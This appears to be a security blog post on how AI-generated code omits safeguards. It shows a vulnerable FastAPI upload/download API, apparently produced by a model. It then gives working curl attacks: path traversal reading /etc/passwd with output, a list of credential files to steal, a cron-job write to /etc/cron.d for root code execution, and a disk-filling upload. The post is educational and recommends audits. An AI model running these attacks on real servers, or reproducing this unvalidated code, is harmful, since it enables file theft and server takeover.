When you ask an AI to generate code, build an app, or create a dApp, the response is primarily driven by the details from your prompt (how you define an instructions). If security isn't explicitly mentioned or emphasized, the AI might prioritize functionality, efficiency, or other specified aspects, potentially overlooking or under-emphasizing security vulnerabilities. This isn't due to malice—it's because AIs are trained to follow the user's instructions closely without assuming unstated requirements.
AI doesn’t intend to be insecure — it follows your instructions and the patterns it’s seen in training data. If your prompt focuses on functionality without specifying security requirements, the AI simply won’t prioritise protections against critical attack surfaces. The result? Code that works on the surface but is vulnerable under real‑world conditions.
A simple prompt like:
“Write a minimal login system for my app.”
…might produce something that compiles and launches, but it can easily skip or mishandle fundamental safeguards such as strong encryption, robust authorization, output validation, brute‑force protections, or guards against the most dangerous live attacks organizations see today.
That’s not because the model is malicious — it’s because security is not implicitly assumed. A model generates what you ask for, not what you didn’t ask for, and the usual “security defaults” many developers take for granted aren’t in its decision tree unless you force them into the prompt.
To understand why this matters, let’s look at actual attack categories that modern systems face — and then connect back to how AI‑generated code can miss them if security is not explicitly required.
The OWASP Top 10 — a globally recognized industry standard — has been updated for 2026 to reflect the most frequently exploited and high‑impact vulnerabilities observed in live web applications. These are not academic concepts but categories tied to major breaches:
2025 OWASP Web Application Top Risks
Source: https://owasp.org/Top10/2025/
These categories align with actual breach patterns — for example, misconfigured cloud storage leaving customer data exposed, or supply‑chain compromise via malicious NPM packages.
If you don’t prompt your AI to consider access control, dependency validation, cryptography, logging, and misconfiguration checks, the generated code may simply not include them.
Large language models themselves introduce an entirely different class of risks. OWASP’s Top 10 for LLM Applications (2026) reflects threats we simply didn’t consider five years ago:
OWASP Top 10 for LLM Applications
Source: https://genai.owasp.org/llm-top-10/
For example, if your app relies on an LLM to generate SQL or JSON without validating that output, you’re essentially introducing unfiltered user input into your backend — a recipe for real exploits. Prompt injection alone can force models to ignore constraints or output unsafe instructions.
In blockchain environments, mistakes are dramatic and permanent. The OWASP Smart Contract Top 10 (2026) highlights categories that have repeatedly led to major exploitation and financial loss:
OWASP Smart Contract Top 10
Source: https://scs.owasp.org/sctop10/#2026-ranking
Millions have been drained from protocols with simple oversight bugs, and AI‑generated Solidity without explicit safety prompts can easily replicate these patterns.
Here is one example of request that we made for educational purpose:
Prompt for AI models: Build a FastAPI API for uploading and downloading files. Users should be able to upload a file using /upload and download it later using /files/{filename}. Save the files locally on disk and return the file URL after upload.
# main.py
from fastapi import FastAPI, UploadFile, File, HTTPException
from fastapi.responses import FileResponse
import os
import shutil
from datetime import datetime
from pathlib import Path

app = FastAPI(title="Simple File Upload/Download API")

# Configuration
UPLOAD_DIR = Path("uploads")
UPLOAD_DIR.mkdir(exist_ok=True)  # Create folder if it doesn't exist


@app.post("/upload", summary="Upload a file")
async def upload_file(file: UploadFile = File(...)):
    """
    Upload a file and get back a download URL
    """
    if not file.filename:
        raise HTTPException(400, detail="No file selected")

    # You can add sanitization / validation here if needed
    # For simplicity we're keeping original filename

    file_path = UPLOAD_DIR / file.filename

    # Optional: prevent overwriting existing files
    if file_path.exists():
        timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
        name, ext = os.path.splitext(file.filename)
        file_path = UPLOAD_DIR / f"{name}_{timestamp}{ext}"

    try:
        with file_path.open("wb") as buffer:
            shutil.copyfileobj(file.file, buffer)
    except Exception as e:
        raise HTTPException(status_code=500, detail=f"Could not save file: {str(e)}")

    # Return downloadable URL
    download_url = f"/files/{file_path.name}"

    return {
        "filename": file_path.name,
        "original_filename": file.filename,
        "download_url": download_url,
        "size_bytes": file_path.stat().st_size,
        "message": "File uploaded successfully"
    }


@app.get("/files/{filename:path}", response_class=FileResponse)
async def download_file(filename: str):
    """
    Download a previously uploaded file by filename
    """
    file_path = UPLOAD_DIR / filename

    if not file_path.is_file():
        raise HTTPException(status_code=404, detail="File not found")

    return FileResponse(
        path=file_path,
        filename=filename,           # suggests name to browser
        media_type="application/octet-stream"
    )


@app.get("/")
async def root():
    return {
        "message": "File API is running",
        "endpoints": {
            "POST": "/upload → upload file",
            "GET":  "/files/{filename} → download file"
        }
    }


# Optional: list all uploaded files
@app.get("/files/")
async def list_files():
    files = [f.name for f in UPLOAD_DIR.iterdir() if f.is_file()]
    return {"files": files}
If we analyze the code generated by the Grok 4.20 model, we can identify several potential attack vectors that arise from missing security controls and insufficient input validation.
Simple command:
curl --path-as-is http://localhost/files/../../etc/passwd
With {filename:path}, attackers can include ../ to escape the upload directory.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
Attacker can read sensitive system files such as:
/etc/passwd
/etc/shadow
/root/.ssh/id_rsa
/app/.env
Upload endpoint does not sanitize filename:
file_path = UPLOAD_DIR / file.filename
An attacker can upload outside the upload directory.
curl -F "file=@shell.py;filename=../../evil.py" http://localhost/upload
Attacker can write files anywhere the process has permission.
../../app/main.py
../../.ssh/authorized_keys
../../cron.d/backdoor
This can lead to:
• Remote code execution
• Persistence on the server
• Overwriting application files
So, if an attacker runs something like this:
curl -F "file=@evil;filename=../../../../etc/cron.d/evil" http://localhost/upload
The content of the evil file would look something like this:
* * * * * root /bin/bash -c 'echo "cron executed $(date)" >> /root/cron_test.txt'
The system will recognize this as a valid cron job and will run it according to its schedule.

This is by far the most dangerous vulnerability, as it can lead to a complete server compromise through local file execution.
There is no file size limit. Attackers can upload huge files repeatedly.
dd if=/dev/zero bs=1M count=50000 | curl -F "file=@-" http://localhost/upload
There is no file size limit and no rate limiting implemented in this API. From experience, many developers overlook these aspects, not realizing that they can lead to service overload, disk space exhaustion, excessive bandwidth consumption, and even the exhaustion of API quotas in third-party services.
Final tought:
GET /files/
This exposes every uploaded filename.
"files":
"invoice.pdf",
"private_key.pem",
"backup.sql"
We have tested this code with real attacks, all of which were successful. It contains several critical vulnerabilities, along with other potential attack vectors, highlighting the importance of implementing proper security measures.
Here are the three major models we tested with the same prompt.

No matter how carefully you generate your AI prompts or how secure the generated code appears, every developer and team must treat AI-generated applications as potentially vulnerable. Before going into production, it is essential to commission a reliable security audit, including full penetration testing and a comprehensive review of code, architecture, and dependencies. This isn’t optional — modern attackers exploit even small oversights, and AI-generated code can inadvertently introduce subtle vulnerabilities. A proper audit ensures that your application is resilient, compliant, and safe for users, bridging the gap between functional AI code and truly secure, production-ready software.